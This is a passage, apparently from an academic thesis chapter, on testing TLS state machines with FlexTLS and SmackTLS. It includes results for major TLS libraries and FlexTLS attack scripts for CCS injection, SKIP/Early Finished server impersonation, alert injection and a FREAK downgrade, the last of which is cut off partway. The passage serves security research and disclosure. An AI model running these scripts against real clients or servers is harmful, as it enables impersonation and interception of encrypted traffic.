

Figure 1.15 – CCS Injection Attack (Protocol diagram)

```
1  (* Inject CCS to both *)
2  let sst,_ = FlexCCS.send(sst) in
3  let cst,_ = FlexCCS.send(cst) in
4
5  (* Compute and install the weak keys *)
6  let weakKeys = {
7    FlexConstants.nullKeys with ms = (Bytes.createBytes 48 0)
8  } in
9  let wnsc = { nsc with keys = weakKeys } in
10
11 let nscS = FlexSecrets.fillSecrets(sst,Server,wnsc) in
12 let sst = FlexState.installWriteKeys sst wnscS in
13 let wnscC = FlexSecrets.fillSecrets(cst,Client,wnsc) in
14 let cst = FlexState.installWriteKeys cst wnscC in ...
```

connection. If a non-alert message is received, or the peer does not respond, we assume it wrongly accepted the message, and we flag the trace for further investigation. While testing connections to multiple implementations using FlexTLS, we encountered some functional abnormalities in their state machines. Not all the TLS implementations we tested support all the scenarios and ciphersuites considered in our traces, and some had unusual error behavior, so we instrumented our scripts to automatically classify peer behavior as correct, unsupported, or wrong. For flagged traces, we manually reviewed the code of the TLS peer, and wrote more detailed FlexTLS scripts by hand to expose and exploit the state machine flaw. For example, some libraries were not compliant with the TLS specifications and sent mere warning alerts instead of fatal alerts. These signs are characteristic of the existence of severe vulnerabilities, as seen with the JSSE stack [55].

In order to improve the overall quality of multiple TLS implementations, we expanded FlexTLS to include some basic fuzzing and testing capabilities. FlexTLS has the ability to interpret compliant and deviant TLS handshake scenarios, which we call *traces*. Deviant traces should end with an RFC-compliant alert message, or with a simple TCP closure. We have found that TCP closures, while not RFC-compliant, are common behavior among TLS libraries since they theoretically provide a safe way of tearing down connections so that an attacker does not gain any information about the TLS library's internal state. Results obtained with SmackTLS, the tool built on top of FlexTLS to test implementations, show that the correct termination behavior was often incorrectly enforced in a large number of libraries. SmackTLS endorses multiple functionalities, such as state machine fuzzing and closure testing, while being able to perform either specific tests or patterns of variations in length, shape or content of data to be sent to the scrutinized library. SmackTLS and FlexTLS can also serve together as specification compliance testing utilities.

SmackTLS is very useful for testing the resilience of implementations to a large class of attacks. It is also easy to set up as a Continuous Integration testing tool, to gradually check that a TLS stack does not re-introduce some previously addressed flaws by mistake. We introduced a website for a period of two years which allowed anyone to test their web browser against continuously evolving SmackTLS traces. This website (now retired) reflected the results that can be obtained using FlexTLS without the necessity of having to build or install it locally. The interface parsed FlexTLS output as it ran traces against the user's browser or client and gave feedback on its security. When a deviant or uncompliant handshake went through, the user was shown a warning and could explore the trace generated by FlexTLS when the SmackTLS scenario was executed.

1.3.4 Implementing newly discovered attacks

We tested several mainstream open-source TLS clients and servers for state machine flaws. To ensure maximal support across implementations, we restricted our tests to use TLS 1.0 with RSA and DHE ciphersuites. Table 1.2 summarizes our experimental results for OpenSSL, GnuTLS, NSS, SecureTransport, Java, Mono, and CyaSSL. Of these, OpenSSL is widely used on servers and on Android phones; NSS is used in some web browsers, in particular in Firefox and previously in some versions of Chrome and Opera; SecureTransport is used on Apple devices. Mono and CyaSSL do not support DHE key exchanges, so they are tested on a smaller set of deviant traces. CyaSSL and SecureTransport sometimes teared down the TCP connection when they reject a

Library	Version	Kex	Traces	Flags
cyassl-3.2.0	TLS 1.2	RSA	47	20
gnutls-3.3.9	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.10	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.11	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.12	TLS 1.2	RSA, DHE	94	2
gnutls-3.3.13	TLS 1.2	RSA, DHE	94	2
java-1.7.0_76-b13	TLS 1.2	RSA, DHE	94	34
java-1.8.0_25-b17	TLS 1.2	RSA, DHE	94	46
java-1.8.0_31-b13	TLS 1.2	RSA, DHE	94	34
java-1.8.0_40-b25	TLS 1.2	RSA, DHE	94	34
libressl-2.1.4	TLS 1.2	RSA, DHE	94	6
libressl-2.1.5	TLS 1.2	RSA, DHE	94	6
libressl-2.1.6	TLS 1.2	RSA, DHE	94	6
mono-3.10.0	TLS 1.2	RSA	38	34
mono-3.12.1	TLS 1.2	RSA	38	34
openssl-0.9.8zc	TLS 1.2	RSA, DHE	94	6
openssl-0.9.8zd	TLS 1.2	RSA, DHE	94	6
openssl-0.9.8ze	TLS 1.2	RSA, DHE	94	6
openssl-0.9.8zf	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1g	TLS 1.2	RSA, DHE	94	14
openssl-1.0.1h	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1i	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1j	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1j_1	TLS 1.2	RSA, DHE	94	6
openssl-1.0.1k	TLS 1.2	RSA, DHE	94	6
openssl-1.0.2	TLS 1.2	RSA, DHE	94	2
openssl-1.0.2a-1	TLS 1.2	RSA, DHE	94	2

Table 1.2 – Test results for TLS server implementations using FlexTLS

Library	key exchange		traces	bugs
OpenSSL 1.0.1j	Client	RSA, DHE	83	3
	Server	RSA, DHE	94	6
GnuTLS 3.3.9	Client	RSA, DHE	83	0
	Server	RSA, DHE	94	2
SecureTransport 55471.14	Client	RSA, DHE	83	3
NSS 3.17	Client	RSA, DHE	83	9
Java 1.8.0_25	Client	RSA, DHE	71	6
	Server	RSA, DHE	94	46
Mono 3.10.0	Client	RSA	35	32
	Server	RSA	38	34
CyaSSL 3.2.0	Client	RSA	41	19
	Server	RSA	47	20

Table 1.3 – Running deviant traces against mainstream TLS implementations

message, instead of sending a fatal alert as prescribed in the standard, so we filtered out such results, and only counted the traces that expose real state machine bugs.

Each bug found by our method corresponds to an unexpected transition in the state machine. For example, Figure 1.2 shows four bugs we found in various libraries. Extra transitions allowed by clients are depicted as dotted arrows on the right, and those allowed by servers as dotted arrows on the left. Not all such transitions lead to attacks, but in the rest of this section we show how these four transitions can be exploited by an attacker to break the core security guarantees of TLS.

Our tool flagged 6 traces in which Mono correctly detected a deviant trace, but sent back a malformed alert—namely a `handshake_failure` alert with the severity flag set to `warning`, instead of the mandatory `fatal` severity value.

We claim that this newly uncovered bug can potentially lead to security issues, because the peer may ignore the alert, since it is a warning. We experimentally validated our claim by taking the script of figure 1.9, and adding the following lines before sending the `ClientKeyExchange` message:

```
1 let st = State.setOutAlertBuffer st [|1uy;40uy|] in
2 let st = Record.send(st,Alert) in
```

Figure 1.16 – Additional code required to implement the Fragmentation attack.

The first line injects a (malformed) warning `handshake_failure` alert into our outgoing buffer, and the second line flushes the buffer into an alert TLS record.

We observe that OpenSSL, GnuTLS and CyaSSL accept and ignore the malformed alert, bringing the TLS handshake to successful completion.

1.3.4.1 Flaws discovered in OpenSSL

OpenSSL is the most widely-used open source TLS implementation, in particular on the web, where it powers HTTPS-enabled websites served by the popular Apache and Nginx servers. It is also the most comprehensive: OpenSSL supports SSL versions 2 and 3, and all TLS and DTLS

versions from 1.0 to 1.2, along with every ciphersuite and protocol extensions that has been standardized by the IETF, plus a few experimental ones under proposal. As a result, the state machines of OpenSSL are the most complex among those we reviewed, and many of its features are not exerted by our analysis based on the subset shown in Figure 1.2.

Running our tests revealed multiple unexpected state transitions that we depicted in Figure 1.17 and that investigated by careful source code inspection.

Early CCS This paragraph only applies to OpenSSL versions 1.0.1g and earlier. Since `CCS` is technically not a handshake message (e.g. it does not appear in the handshake log), it is not controlled by the client and server state machines in OpenSSL, but instead can (incorrectly) appear at any point after `ServerHello`. Receiving a `CCS` message triggers the setup of a record key derived from the session key; because of obscure DTLS constraints, OpenSSL allows derivation from an uninitialized session key.

This bug was first reported by Masashi Kikuchi as CVE-2014-0224. Depending on the OpenSSL version, it may enable both client and server impersonation attacks, where a man-in-the-middle first setups weak record keys early, by injecting `CCS` messages to both peers after `ServerHello`, and then let them complete their handshake, only intercepting the legitimate `CCS` messages (which would otherwise cause the weak keys to be overwritten with strong ones).

DH Certificate OpenSSL servers allow clients to omit the `ClientCertificateVerify` message after sending a Diffie-Hellman certificate, because such certificates cannot be used for signing. Instead, since the client share of the Diffie-Hellman exchange is taken from the certificate's public key, the ability to compute the pre-master secret of the session demonstrates to the server ownership of the certificate's private exponent. However, we found that sending a `ClientKeyExchange` along with a DH certificate enabled a new client impersonation attack, which we explain in Section A1.1.2.

Server-Gated Crypto (SGC) OpenSSL servers have a legacy feature called SGC that allows clients to restart a handshake after receiving a `ServerHello`. Further code inspection reveals that the state created during the first exchange of hello messages is then supposed to be discarded completely. However, we found that some pieces of state that indicate whether some extensions had been sent by the client or not can linger from the first `ClientHello` to the new handshake.

Export RSA In legacy export RSA ciphersuites, the server sends a signed, but weak (at most 512 bits) RSA modulus in the `ServerKeyExchange` message. However, if such a message is received during a handshake that uses a stronger, non-export RSA ciphersuite, the weak ephemeral modulus will still be used to encrypt the client's pre-master secret. This leads to a new downgrade and server impersonation attack called FREAK, explained in Section 1.3.4.5.

Static DH We similarly observe that OpenSSL clients allow the server to skip the `ServerKeyExchange` message when a DHE or ECDHE ciphersuite is negotiated. If the server certificate contains, say, an ECDH public key, and the client does not receive a `ServerKeyExchange` message, then it will automatically rollback to static ECDH by using the public key from the server's

certificate, resulting in the loss of forward-secrecy. This leads to an exploit against False Start, described in Section A1.1.1.

Skip KX Our test traces also uncovered that OpenSSL clients allow the server to skip the `ServerCertificate` and/or the `ServerKeyExchange` messages altogether. Code review further shows that this is due to NULL and PSK ciphersuite support. However, with common RSA and DHE ciphersuites, this leads to null pointer dereference in the function that computes the `ClientKeyExchange`. We argue that such severe state machine divergences should have been detected much earlier.



Figure 1.17 – OpenSSL Client and Server State Machines for HTTPS configurations. Unexpected transitions: client in red on the right, server in green on the left.

1.3.4.2 Flaws discovered in JSSE

The Java Secure Socket Extension (JSSE) is the default security provider for a number of cryptographic functionalities in the Oracle and OpenJDK Java runtime environments. Sometimes called SunJSSE, it was originally developed by Sun and open-sourced along with the rest of its Java Development Kit (JDK) in 2007. Since then, it has been maintained by OpenJDK and Oracle. In the following, we refer to code in OpenJDK version 7, but the bugs have also been confirmed on versions 6 and 8 of both the OpenJDK and Oracle Java runtime environments.

On most machines, whenever a Java client or server uses the SSLSocket interface to connect to a peer, it uses the TLS implementation in JSSE. In our tests, JSSE clients and servers accepted many incorrect message sequences, including some where mandatory messages such as `ServerCCS` were skipped. To better understand the JSSE state machine, we carefully reviewed its source code from the OpenJDK repository.

The client and server handshake state machines are implemented separately in ClientHandshaker.java and ServerHandshaker.java. Each message is given a number (based on its HandshakeType value in the TLS specification) to indicate its order in the handshake, and both state machines ensure that messages can only appear in increasing order, with two exceptions. The `HelloRequest` message (n°0) can appear at any time and the `ClientCertificateVerify` (n°15) appears out of order, but can only be received immediately after `ClientKeyExchange` (n°16).

Client Flaws To handle optional messages that are specific to some ciphersuites, both client and server state machines allow messages to be skipped. For example, ClientHandshaker checks that the next message is always greater than the current state (unless it is a `HelloRequest`). Figure 1.19 depicts the state machine implemented by JSSE clients and servers, where the red arrows indicate the extra client transitions that are not allowed by TLS. Notably:

- JSSE clients allow servers to skip the `ServerCCS` message, and hence disable record-layer encryption.
- JSSE clients allow servers to skip any combination of the `ServerCertificate`, `ServerKeyExchange`, `ServerHelloDone` messages.

These transitions lead to the server impersonation attack on Java clients that we describe in this figure:

```
(* Accept a TCP connection from the victim client *)
let st,cfg = Connection.serverAcceptTcp(listening_address, port) in

let st,nsc,ch = ClientHello.receive(st) in

(* Sanity check: our preferred ciphersuite is there *)
if not (List.exists (
  fun cs -> cs = TLS_RSA_WITH_AES_128_CBC_SHA) (ClientHello.getCiphersuites ch))
then failwith "No suitable ciphersuite given" else

(* Force our preferred ciphersuite when sending the ServerHello *)
let sh = {
  Constants.defaultServerHello with
  ciphersuite = Some(TLS_DHE_RSA_WITH_AES_128_CBC_SHA)
} in
let st,nsc,sh = ServerHello.send(st,ch,nsc,sh) in

(* Send the certificate of a server we want to impersonate *)
let st, nsc, cert = Certificate.send(st, Server, chain, nsc) in

(* Compute the verify_data with the correct log and an empty master secret *)
let log = ch.payload @| sh.payload @| cert.payload in
let verify_data = Secrets.makeVerifyData nsc.si [||] Server log in

(* Jump straight to the Finished message *)
let st,fin = Finished.send(st, verify_data) in

(* Read sensitive data from the client in the clear... *)
let st, data = AppData.receive(st) in

(* ... and let the client accept some data *)
let st = AppData.send(st,
  "HTTP/1.1 200 OK\r\nContent-Type: text/plain
  Content-Length: 43
  You are vulnerable to the EarlyFinished attack!") in
Tcp.close st.ns;
```

Figure 1.18 – FlexTLS server code implementing the Early Finished attack on Java clients.

Server Flaws JSSE servers similarly allow clients to skip messages. In addition, they allow messages to be repeated due to another logical flaw. When processing the next message, ServerHandshaker checks that the message number is either greater than the previous message, or that the last message was a `ClientKeyExchange`, or that the current message is a `ClientCertificateVerify`, as coded below:

```
void processMessage(byte type, int message_len)
     throws IOException
{ if ((state > type)
     && (state != HandshakeMessage.ht_client_key_exchange
         && type != HandshakeMessage.ht_certificate_verify))
     { throw new SSLProtocolException(
         "Handshake message sequence violation,\
          state = " + state + ", type = " + type);
     }
   ... /* Process Message */
}
```

There are multiple coding bugs in the error-checking condition. The first inequality should be $\geq$ (to prevent repeated messages) and indeed this has been fixed in OpenJDK version 8. Moreover, the second conjunction in the if-condition (`&&`) should be a disjunction (`||`), and this bug remains to be fixed. The intention of the developers here was to address the numbering inconsistency between `ClientCertificateVerify` and `ClientKeyExchange` but instead this bug enables further illegal state transitions (shown in green on the left in Figure 1.19):

— JSSE servers allow clients to skip the `ServerCCS` message, and hence disable record-layer encryption.

— JSSE servers allow clients to skip any combination of the `ClientCertificate`, `ClientKeyExchange`, `ClientCertificateVerify` messages, although some of these errors are caught when processing the `ClientFinished`.

— JSSE servers allow clients to send any number of new `ClientHello` `ClientCertificate`, `ClientKeyExchange`, or `ClientCertificateVerify` messages after the first `ClientKeyExchange`.

We do not demonstrate any concrete exploits that rely on these server transitions in this paper, but we observe that by sending messages in carefully crafted sequences an attacker can cause the JSSE server to get into strange, unintended, and probably exploitable states similar to the other attacks in this paper.



Figure 1.19 – JSSE Client and Server State Machines for HTTPS configurations. Unexpected transitions: client in red on the right, server in green on the left.

1.3.4.3 Flaws discovered in other implementations

More briefly, we summarize the flaws that our tests found in other TLS implementations.

NSS Network Security Services (NSS) is a TLS library managed by Mozilla and used by popular web browsers such as Firefox (and by Chrome and Opera at the moment this research was done). NSS is typically used as a client. By inspecting our test results and the library source code, we found the following unexpected transitions:

- NSS clients allow servers to skip `ServerKeyExchange` during a `DHE` (or `ECDHE`) key exchange; it then treats the key exchange like static `DH` (or `ECDH`).
- During renegotiation, NSS clients accept `ApplicationData` between `ServerCCS` and `ServerFinished`.

The first of these leads to the attack on forward secrecy described in Section A1.1.1. The second breaks a TLS secure channel invariant that `ApplicationData` should only be accepted encrypted under keys that have been authenticated by the server. It may be exploitable in scenarios where server certificates may change during renegotiation [70, see e.g.].

Mono Mono is an open source implementation of Microsoft's .NET Framework. It allows programs written for the .NET platform to be executed on non-Windows platforms and hence is commonly used for portability, for example on smartphones. Mono includes an implementation of .NET's SslStream interface (which implements TLS connections) in Mono.Security.Protocol.Tls. So, when a C# client or server written for the .NET platform is executed on Mono, it executes this TLS implementation instead of Microsoft's SChannel implementation.

We found the following unexpected transitions:

- Mono clients and servers allow the peer to skip the `CCS` message, hence disabling record encryption.
- Mono servers allow clients to skip the `ClientCertificateVerify` message even when a `ClientCertificate` was provided.
- Mono clients allow servers to send new `ServerCertificate` messages after `ServerKeyExchange`.
- Mono clients allow servers to send `ServerKeyExchange` even for `RSA` key exchanges.

The second flaw leads to the client impersonation attack described in Section A1.1.2. The third allows a *certificate switching* attack, whereby a malicious server M can send one `ServerCertificate` and, just before the `ServerCCS`, send a new `ServerCertificate` for some other server S. At the end of the handshake, the Mono client would have authenticated M but would have recorded S's certificate in its session. The fourth flaw results in the FREAK server impersonation attack (Section 1.3.4.5).

CyaSSL The CyaSSL TLS library (sometimes called yaSSL or wolfSSL) is a small TLS implementation designed to be used in embedded and resource-constrained applications, including the yaSSL web server. It has been used in a variety of popular open-source projects including MySQL and lighthttpd. Our tests reveal the following unexpected transitions, many of them similar to JSSE:

— Both CyaSSL servers and clients allow their peers to skip the `CCS` message and hence disable record encryption.

— CyaSSL clients allow servers to skip many messages, including `ServerKeyExchange` and `ServerHelloDone`.

— CyaSSL servers allow clients to skip many messages, notably including `ClientCertificateVerify`.

The first and second flaws above result in a full server impersonation attack on CyaSSL clients (Figure 1.18). The third results in a client impersonation attack on CyaSSL servers (Section A1.1.2).

SecureTransport The default TLS library included on Apple's operating systems is called SecureTransport, and it was recently made open-source. The library is used primarily by web clients on OS X and iOS, including the Safari web browser. We found two unexpected behaviors:

— SecureTransport clients allow servers to send `CertificateRequest` before `ServerKeyExchange`.

— SecureTransport clients allow servers to send `ServerKeyExchange` even for `RSA` key exchanges.

The first violates a minor user interface invariant in `DHE` and `ECDHE` handshakes: users may be asked to choose their certificates a little too early, before the server has been authenticated. The second flaw can result in the FREAK vulnerability, described in Section 1.3.4.5.

GnuTLS The GnuTLS library is a widely available open source TLS implementation that is often used as an alternative to OpenSSL, for example in clients like `wget` or SASL servers. Our tests on GnuTLS revealed only one minor deviation from the TLS state machine:

— GnuTLS servers allow a client to skip the `ClientCertificate` message entirely when the client does not wish to authenticate.

miTLS and others We ran our tests against miTLS clients and servers and did not find any deviant trace. miTLS is a verified implementation of TLS and is therefore very strict about the messages it generates and accepts. We also ran our tests against PolarSSL (renamed mbedTLS) and did not find any unexpected state machine behavior. We note that PolarSSL has also been analyzed before for other kinds of software errors. [2] We speculate that clean-room implementations like PolarSSL and miTLS may be less likely to suffer from bugs relating to the composition of new code with legacy ciphersuites.

Discussion The absence of deviant traces should not be taken to mean that these implementations do not have state machine bugs, because our testing technique is far from complete. We tamper with the sequence of messages, but not with their contents. Our test traces cover neither all misbehaving state machines, nor all TLS features (e.g. fragmentation, resumption and renegotiation). Adding tests to cover more cases would be easy with FlexTLS, but the main cost for

2. http://blog.frama-c.com/index.php?post/2014/02/23/CVE-2013-5914

our method is the manual effort needed to map rejected traces to bugs in the code. When an implementation exhibits an unexpected error, or fails to trigger an expected error, the underlying flaw may be benign (e.g. the implementation may delay all errors to the end of the current flight of messages) or it may indicate a serious bug. Separating the two cases requires careful source code inspection. This is the reason we focus on open source code, and limit the scope of our tests. We leave the challenge of providing more thorough coverage of the TLS protocol state machine to future work.

In general, we believe our method is better suited to developers who wish to test their own implementations, rather than to analysts who wish to perform black-box testing of closed source code. Although we did not run systematic analyses with closed source TLS libraries, we did test some of them, such as SChannel, for specific vulnerabilities found in other open source implementations.

1.3.4.4 SKIP attack

Several implementations of TLS, including all JSSE versions prior to the January 2015 Java update and CyaSSL up to version 3.2.0, allowed key negotiation messages (`ServerKeyExchange` and `ClientKeyExchange`) to be skipped altogether, thus enabling a server impersonation attack [55]. The attacker only needs the certificate of the server to impersonate to mount the attack; since no man-in-the-middle tampering is required, the attack is very easy to implement in a few FlexTLS statements:

```
1 let st, nsc, _ = FlexServerHello.send(st, fch, nsc, fsh) in
2 let st, nsc, _ = FlexCertificate.send(st, Server, chain, nsc) in
3 let vd = FlexSecrets.makeVerifyData nsc.si (abytes [| (*empty*) |])
4           Server st.hs_log in
5 let st, _ = FlexFinished.send(st,verify_data=vd) in
6 FlexAppData.send(st,"... Attacker payload ...")
```

Figure 1.20 – SKIP attack (FlexTLS script)

After the certificate chain of the server to impersonate is sent (line 2), a `ServerFinished` message is computed based on an empty session key (lines 3-5). Since record encryption is never enabled by the server's `CCS` message, the attacker is free to send plaintext application data after the `ServerFinished` message (line 6).

1.3.4.5 FREAK: downgrade to `RSA_EXPORT` (Server Impersonation)

FREAK [55] is one of the attacks discovered by the state machine fuzzing feature of FlexTLS (see Section 1.3.3). The attack relies on buggy TLS clients that incorrectly accept an ephemeral RSA `ServerKeyExchange` message during a regular RSA handshake. This enables a man-in-the-middle attacker to downgrade the key strength of the RSA key exchange to 512 bits, assuming that the target server is willing to sign an export grade `ServerKeyExchange` message for the attacker.

The implementation of the attack is fairly straightforward in FlexTLS: it relies on the attacker negotiating normal RSA with the vulnerable client (lines 11-14), and export RSA with the target

server (lines 4-6). Then, the attacker needs to inject the ephemeral `ServerKeyExchange` message (line 22-24) to trigger the downgrade.

```
1  (* Receive the Client Hello for RSA *)
2  let sst,snsc,sch = FlexClientHello.receive(sst) in
3
4  (* Send a Client Hello for RSA_EXPORT *)
5  let cch = {
6    sch with pv= Some TLS_1p0; ciphersuites=Some([EXP_RC4_MD5])
7  } in
8  let cst,cnsc,cch = FlexClientHello.send(cst,cch) in
9
10 (* Receive the Server Hello for RSA_EXPORT *)
11 let cst,cnsc,csh = FlexServerHello.receive(cst,sch,cnsc) in
12
13 (* Send the Server Hello for RSA *)
14 let ssh = {
15   csh with pv= Some TLS_1p0; ciphersuite= Some(RSA_AES128_CBC_SHA)
16 } in
17 let sst,snsc,ssh = FlexServerHello.send(sst,sch,snsc,ssh) in
18
19 (* Receive and Forward the Server Certificate *)
20 let cst,cnsc,ccert = FlexCertificate.receive(cst,Client,cnsc) in
21 let sst = FlexHandshake.send(sst,ccert.payload) in
22 let snsc = {snsc with si = {snsc.si with serverID=cnsc.si.serverID}} in
23
24 (* Receive and Forward the Server Key Exchange *)
25 let cst,_,cske_payload,cske_msg = FlexHandshake.receive(cst) in
26 let sst = FlexHandshake.send(sst,cske_msg) in
